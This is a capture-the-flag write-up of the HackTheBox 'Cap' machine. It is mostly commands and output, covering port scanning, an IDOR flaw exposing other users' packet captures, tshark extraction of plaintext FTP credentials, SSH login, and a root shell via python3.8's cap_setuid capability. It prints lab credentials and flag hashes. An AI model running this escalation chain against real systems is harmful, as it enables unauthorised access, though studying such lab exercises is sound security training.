485 HTB CAP

[HTB] CAP

by **Pablo** `github.com/vorkampfer/hackthebox`


- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. `https://blackarch.wiki/faq/`
  > 3. `https://blackarch.org/faq.html`
  > 4. **Pencer.io** `https://pencer.io/ctf/`
  > 5. **0xdf** `https://pencer.io/ctf/ctf-htb-cap/`
  > 6. **IPPSEC** `ippsec.rocks`
  > 7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  > 8. `https://ghosterysearch.com/`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Cap

OS: Linux

Difficulty: Easy

Points: 20

Release: 05 Jun 2021

IP: 10.10.10.245

Synopsis:

```
Cap provided a chance to exploit two simple yet interesting capabilities. First, there’s a website with an insecure direct object
reference (IDOR) vulnerability, where the site will collect a PCAP for me, but I can also access other user’s PCAPs, to include
one from the user of the box with their FTP credentials, which also provides SSH access as that user. With a shell, I’ll find that
in order for the site to collect pcaps, it needs some privileges, which are provided via Linux capabilities, including one that
I’ll abuse to get a shell as root. ~0xdf
```

Skill-set:

```
1. Testing IDOR Vulnerability
2. Tshark analysis of the Downloaded pcap through the IDOR Vulnerability to find FTP Creds
3. SSHing into  box with the credentials from FTP
4. Enumeration using getcap to find that python3.8 has the ability to set SUID
5. Using the python console to open up a bash shell
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.129.25.202
PING 10.129.25.202 (10.129.25.202) 56(84) bytes of data.

2. ▷ whichsystem.py 10.129.25.202
10.129.25.202 (ttl -> 63): Linux

3. I use aliases and variables in my nmap scans. Here they are below.
```

```
4. ▷ cat ~/.zshrc | grep -iE "openscan|portzscan"
alias portzscan='nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p'
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'
export openportz="$(cat /home/h@x0r/hackthebox/nmap/openscan.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed
's/,$//g')"
```

2. **Nmap**

```
1. ▷ openscan cap.htb

2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875

3. ▷ sourcez

4. ▷ echo $openportz
21,22,80

5. ▷ portzscan $openportz cap.htb

6. ▷ jbat cap/portzscan.nmap

7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,80 cap.htb

8. ▷ cat portzscan.nmap | grep '^[0-9]'
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack gunicorn
```


openssh (1:8.2p1-4ubuntu0.2) *focal*-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2' and it tells me we are dealing with an Ubuntu
Focal Server.
3. openssh (1:8.2p1-4ubuntu0.2) focal-security; urgency=medium
```


4. **Whatweb**

```
1.  ▷ whatweb http://10.129.25.202
http://10.129.25.202 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[gunicorn], IP[10.129.25.202], JQuery[2.2.4],
Modernizr[2.8.3.min], Script, Title[Security Dashboard], X-UA-Compatible[ie=edge]
2. Gunicorn, and Modernizr look like something interesting to search with searchsploit db.
```



Lets do some manual enumeration of the website

```
1. http://10.129.25.202 <<< None of the buttons work
2. Hold up the "security Snapshot (5 Second PCAP + Analaysis)" link seems to work.
3. http://10.129.25.202/data/1
4. I manually fuzz and I do /data/2, /data/3, and nothing changes.
5. I keep getting redirect to the default page. I click the Security Snapshot link again and I see some values.
6. I add a 0 http://10.129.25.202/0 >>> I get redirected >>> I click the link again 'Security SnapShot' and there are many
packets.
```



Dashboard Home / Dashboard

Data Type	
Number of Packets	72
Number of IP Packets	69

Tshark pcap analysis

6. **Site enumeration continued...**

```
1. The download link works. Download to your working directory.
2. ▷ file 0.pcap
0.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Linux cooked v1, capture length 262144)
3. ▷ du -hc 0.pcap
12K     0.pcap
12K     total
4. Lets open it with tshark for analysis.
5. ▷ tshark -r 0.pcap 2> /dev/null
6. I see some ftp. So I filter for "ftp"
7. ▷ tshark -r 0.pcap -Y "ftp" 2> /dev/null
8. I see a USER and PASS so I grep for them.
9.  ▷ tshark -r 0.pcap -Y "ftp" 2> /dev/null | grep -E "USER|PASS"
192.168.196.1 → 192.168.196.16 FTP 69 Request: USER nathan
192.168.196.1 → 192.168.196.16 FTP 78 Request: PASS Buck3tH4TF0RM3!
```

Creds found

7. **`-Tjson` to view payloads and XXD to decode hexidecimal.**

```
1. Apparently, to view the pcaps 'payloads' you need the -Tjson flag.

2.  ▷ tshark -r 0.pcap -Y "ftp" -Tjson 2>/dev/null

3.  There is a bunch of the payloads

4. ▷ tshark -r 0.pcap -Y "ftp" -Tjson 2>/dev/null | grep payload
"tcp.payload": "32:32:30:20:28:76:73:46:54:50:64:20:33:2e:30:2e:33:29:0d"
"tcp.payload": "55:53:45:52:20:6e:61:74:68:61:6e:0d:0a"<SNIP>

5. We can decode these hexidecimal payloads using XXD.

6. ▷ tshark -r 0.pcap -Y "ftp" -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.<SNIP>

7. I get back the entire FTP session and the obvious credentials.
```

User Flag

8. **Lets see if we can log into FTP with the creds we found from the IDOR download**

```
1. nathan:Buck3tH4TF0RM3!

2. ▷ ftp 10.129.25.202
Connected to 10.129.25.202.
220 (vsFTPd 3.0.3)
Name (10.129.25.202:h@x0r): nathan
331 Please specify the password.
```

```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Apr 04 03:19 user.txt
226 Directory send OK.
ftp> get user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0,000542 seconds (59,5 kbytes/s)
ftp> bye
221 Goodbye.

3. ~/hackthebox/cap ᐅ cat user.txt
214b04c6e8d88092a0375101391354b1
4. SUCCES, that seemed easy. It does say easy box, but I do not even go by the ratings anymore. Sometimes it will be rated easy
and it is actually extremely hard or visa versa. To see if a box is easy I see how many system owns there are. If there is more
than 10k the box is not that hard. Unless it is rated Insane then usually that means the box is very difficult may take you more
than a day to finish.
5. Anyway, lets see if what how we can get a shell.
```

SSH via nathan


9. **Apparently these creds will work for ssh as well. Wow, super easy box so far.**

```
1. nathan:Buck3tH4TF0RM3!
2. ᐅ ssh nathan@10.129.25.202
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.25.202' (ED25519) to the list of known hosts.
nathan@10.129.25.202s password: Buck3tH4TF0RM3!
3. nathan@cap:~$ whoami
nathan
4. SUCCESS
5. nathan@cap:~$ export TERM=xterm
6. nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
7. nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
8. nathan@cap:~$ find / -perm -4000 -user root -ls 2>/dev/null
9. Lets check out capabilities using the getcap command which almost all linux systems has installed by default.
10. nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
11. This looks very vulnerable. >>> /usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```

Abusing python setuid to path

10. **Using the python console to open up a root bash shell.**

```
1. Normally, this would never happen, but when we scan the system for capabilities using getcap. This setuid to the python path
was found. In other words the python path is being run as root and everyone on the machine has access to the python console by
default. This is not a problem unless you drop down to a python console and enter the following.
2. The setuid is not on every version just the 3.8 one. So you have to specify which shell version you want to drop down into.
3. nathan@cap:~$ python3.8
4. nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
root@cap:~# whoami
root
root@cap:~# cat /root/root.txt
fe8c55186da5894be8948043d993100f
root@cap:~#
```



Cap has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#26208	04 Apr 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED